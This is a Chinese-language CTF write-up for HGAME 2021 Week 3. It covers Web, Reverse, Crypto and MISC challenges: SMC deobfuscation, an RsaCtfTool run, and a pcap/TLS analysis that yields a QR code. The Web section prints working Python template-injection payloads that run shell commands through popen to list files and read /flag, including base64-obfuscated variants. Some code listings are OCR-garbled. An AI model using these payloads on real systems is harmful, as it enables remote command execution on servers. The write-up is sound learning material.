

Web 部分

Web2 Forgetful

打开网页，注册账号，左看右看，都觉得像是模板做的。那就试试 Python 的模板注入攻击吧。

先在本地试了试，发现入口点格式大致为 `"__class__.__bases__[0].__subclasses__()[???].__init__.__globals__`，于是就跑了个脚本，很快试出???是 117.

直接尝试 `{{"__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['popen']('ls').read()}}`，成功获取到目录：

当前Todo: app.py ext.py forms.py models.py __pycache__ static templates

是否完成: 未完成

创建时间: 20210220

返回

于是立马用一个 find，发现了 /flag 文件，于是 cat 它： Stop!!!

然后我立马想到用 base64 加密-(从此走上不归路):

```
{{"__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['popen']("Y2F0IC9mbGFn".decode('base64')).read()}}
{{"__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['popen']("base64 -d <<< Y2F0IC9mbGFn | sh").read()}}
{{"__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['popen']("echo Y2F0IC9mbGFn | base64 -decode | sh").read()}}
```

反正就是没一个行的.....

最后实在没办法了，灵光一现，决定试试 base64 返回值：

```
{{"__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['popen']("cat /flag | base64").read()}}
```

针不戳，有结果了：

当前Todo: aGdhbWV7aDB3XzRib3U3K0wzYXJuIW5nf1B5dGhPbl5Ob3c/fQo=

是否完成: 未完成

创建时间: 20210220

返回

最后再 Decode 一下就是答案：

Input

aGdhbWV7aDB3XzRib3U3K0wzYXJuIW5nf1B5dGhPbl5Ob3c/fQo=

Output

hgame{h0w_4bou7+L3arn!ng~Pyth0n^Now?}

Reverse 部分

Reverse2 FAKE

直接 IDA，看到一片乌泱泱的数学运算，~~无脑~~sympy（对，配合正则表达式，写了个 100 多行的 py 脚本）：

```
114 a110 + 54 * a123 + 18 * a130 - 39 * a129 + 15 * a113 + 83 * a126
f34 = 88 * a112 + 84 * a134 + 66 * a124 + 99 * a116 + v34 - 28 * a107 + 2 * a125 + 20428
115
116 v35 = 10 * a131 + 64 * a128 + 97 * a105 + -7 * a127 + 62 * a114 + 60 * a124 + 27 * a134 + -11 * a110
+ -97 * a122 + 14 * a133 + -43 * a111 + 40 * a120 + 31 * a113 + 44 * a129 + -68 * a103 + -36 * a101
+ -38 * a109 + -7 * a112 + a126 + -50 * a106 + 59 * a108 + 88 * a130 + 46 * a100 - 34 * a115 + 10 *
a104 + 84 * a118 + 13 * a107 + 14 * a125 - 5 * a116 - 31 * a132 - 48 * a119 - 55 * a135
117 f35 = v35 - 96 * a102 - 83 * a123 - 11973
118
119 v36 = 6 * a122 + 58 * a134 + 4 * a131 + 55 * a121 + -99 * a104 + -57 * a108 + 2 * a107 + 57 * a124 +
-54 * a125 + 39 * a129 + -91 * a101 + -32 * a120 + -30 * a111 + 16 * a112 + 45 * a117 + 90 * a132 +
26 * a105 - 59 * a128 + 7 * a102 - 88 * a103 + 36 * a115 - 73 * a106 - 6 * a127 + 99 * a113 - 96 *
a100 - 72 * a116 + 27 * a119 + 79 * a123 - 28 * a118 - 90 * a130
120 f36 = -45 * a126 + -10 * a135 + -40 * a109 + 97 * a110 + v36 - 6 * a133 + 58 * a114 - (
121 -23186)
122
123 out = solve([
124     f1, f2, f3, f4, f5, f6, f7, f8, f9, f10, f11, f12, f13, f14, f15, f16, f17,
125     f18, f19, f20, f21, f22, f23, f24, f25, f26, f27, f28, f29, f30, f31, f32,
126     f33, f34, f35, f36
127 ])
128 print(''.join(chr(i) for i in out.values()))
129
```

问题 输出 调试控制台 终端

1: Code

D: > 学校文件 > 本科 > 大一下学期 > HGAME > Week3 > Code > fake python -u "d:\学校文件\本科\大一下学期\HGAME\Week3\Code\Fake\Fake0.py"

hgame[@_FAKE_flag!-do.You.know.SMC?]


D: > 学校文件 > 本科 > 大一下学期 > HGAME > Week3 > Code > fake

然后，拿到了 FAKE flag.....

行吧，去学学 SMC。写了个脚本：

```
1 #include <idc.idc> [1/3] ERROR: 'idc.idc' file not found
2
3 static main()
4 {
5     auto i;
6     auto addr1 = 0x00401216;
7     auto addr2 = 0x00409080;
8     for (i = 0; i <= 0x43E; i++)
9     {
10         PatchByte(addr1 + i, Byte(addr1 + i) ^ Byte(addr2 + i));
11     }
12 }
```

然后用 IDA 运行以后再写了个解密脚本：



The screenshot shows the IDA Pro interface. The main window displays assembly code with registers and constants. The code is as follows:

```
103 f20 = v320 - v202 * a118 - v208 * a119 - v214 * a120 - v220 * a121 - v226 * a122 - v232 * a123
104 f21 = v321 - v203 * a118 - v209 * a119 - v215 * a120 - v221 * a121 - v227 * a122 - v233 * a123
105 f22 = v322 - v204 * a118 - v210 * a119 - v216 * a120 - v222 * a121 - v228 * a122 - v234 * a123
106 f23 = v323 - v205 * a118 - v211 * a119 - v217 * a120 - v223 * a121 - v229 * a122 - v235 * a123
107 f24 = v324 - v200 * a124 - v206 * a125 - v212 * a126 - v218 * a127 - v224 * a128 - v230 * a129
108 f25 = v325 - v201 * a124 - v207 * a125 - v213 * a126 - v219 * a127 - v225 * a128 - v231 * a129
109 f26 = v326 - v202 * a124 - v208 * a125 - v214 * a126 - v220 * a127 - v226 * a128 - v232 * a129
110 f27 = v327 - v203 * a124 - v209 * a125 - v215 * a126 - v221 * a127 - v227 * a128 - v233 * a129
111 f28 = v328 - v204 * a124 - v210 * a125 - v216 * a126 - v222 * a127 - v228 * a128 - v234 * a129
112 f29 = v329 - v205 * a124 - v211 * a125 - v217 * a126 - v223 * a127 - v229 * a128 - v235 * a129
113 f30 = v330 - v200 * a130 - v206 * a131 - v212 * a132 - v218 * a133 - v224 * a134 - v230 * a135
114 f31 = v331 - v201 * a130 - v207 * a131 - v213 * a132 - v219 * a133 - v225 * a134 - v231 * a135
115 f32 = v332 - v202 * a130 - v208 * a131 - v214 * a132 - v220 * a133 - v226 * a134 - v232 * a135
116 f33 = v333 - v203 * a130 - v209 * a131 - v215 * a132 - v221 * a133 - v227 * a134 - v233 * a135
117 f34 = v334 - v204 * a130 - v210 * a131 - v216 * a132 - v222 * a133 - v228 * a134 - v234 * a135
118 f35 = v335 - v205 * a130 - v211 * a131 - v217 * a132 - v223 * a133 - v229 * a134 - v235 * a135
119
120 out = solve([
121     f00, f01, f02, f03, f04, f05, f06, f07, f08, f09, f10, f11, f12, f13, f14,
122     f15, f16, f17, f18, f19, f20, f21, f22, f23, f24, f25, f26, f27, f28, f29,
123     f30, f31, f32, f33, f34, f35
124 ])
125 print(''.join(chr(i) for i in out.values()))
```

The bottom panel shows the command prompt with the following command and output:

```
D:\> 学校文件 > 本科 > 大一下学期 > HGAME > Week3 > Code > fake python -u "d:\学校文件\本科\大一下学期\HGAME\Week3\Code\fake\fake1.py"
hgame{E@sy_Self-Modifying_C0oodee33}
```

Flag 到手。

PS: 不过的话，其实是有一个疑问的。上面那个“无脑”，其实是走了弯路的。我一开始认真看了那几个循环，认出了这是矩阵乘法，所以用的是 numpy 的矩阵做的，但是答案显然不对，不知道是哪里出了问题：

```

1  import numpy as np
2
3  v2 = [
4      104, 103, 97, 109, 101, 123, 64, 95, 70, 65, 75, 69, 95, 102, 108, 97, 103,
5      33, 45, 100, 111, 95, 89, 48, 117, 95, 107, 111, 110, 119, 95, 83, 77, 67,
6      63, 125
7  ]
8  v3 = [
9      55030, 61095, 60151, 57247, 56780, 55726, 46642, 52931, 53580, 50437,
10     50062, 44186, 44909, 46490, 46024, 44347, 43850, 44368, 54990, 61884,
11     61202, 58139, 57730, 54964, 48849, 51026, 49629, 48219, 47904, 50823,
12     46596, 50517, 48421, 46143, 46102, 46744
13 ]
14 # v3[6 * i + j] += v2[6 * k + j] * a1[6 * i + k];
15 #      i行j列      k行j列      i行k列
16 #      [a1] * [v2] = [v3] 其中[]表矩阵
17 #      矩阵方程 xA=b => x=b * (A^(-1))
18
19 a = np.array(v2).reshape(6, 6)
20 b = np.matmul(ufunc,pe(6, 6))
21 x = np.matmul(b, np.linalg.inv(a))
22 for i in np.nditer(x):
23     print(chr(int(i)), end="")

```

问题 输出 调试控制台 终端

```

D: > Program > Python python -u "d:\Program\Python\main2.py"
hfaIdzE?rx^Re0f,Lnchfyhmg^C0nnnde22}
D: > Program > Python

```

Crypto 部分

Crypto1 LikiPrime

和 Week2 Crypto3 一模一样，无非是数字大点儿，使用 RsaCtfTool，直接：

```
python3 RsaCtfTool.py -n <N> -e <E> --uncipher <C>
```

得到：

[illegible]

—血！

MISC 部分

MISC1 ARK

就一个流量包，直接分析吧。

研究了半天，ark.hgame2021.cf 这个网址里就一幅图片，应该是误导，那只能从 ftp 入手了。从 FTP-DATA 中拿到 ssl.log 文件。查了一下，发现可以用来解密 TLS 数据包，果断导入，然后提取出了 HTTP 数据。

逐一翻找以后，在 getBattleReplay 中发现了一个 Base64 数据，直接保存成文件，用 binwalk 扫描发现是 zip，解压得到 default_entry 文件。

捋了捋格式，发现里面有 pos，于是用正则提取出来，丢进 Python 生成图像，用的是

<http://exasic.com/article/index.php?md=py-bmp> 的代码：

```
image = bmp(100, 100)
image.gen_bmp_header()
image.print_bmp_header()

image.paint_bgcolor(0xffffffff)

for i in data:
    image.paint_rect(i[0], i[1], 1, 1, 0x000000)

image.save_image("save.bmp")
```

得到二维码



扫描得到：hgame{Did_y0u_ge7_Dusk?}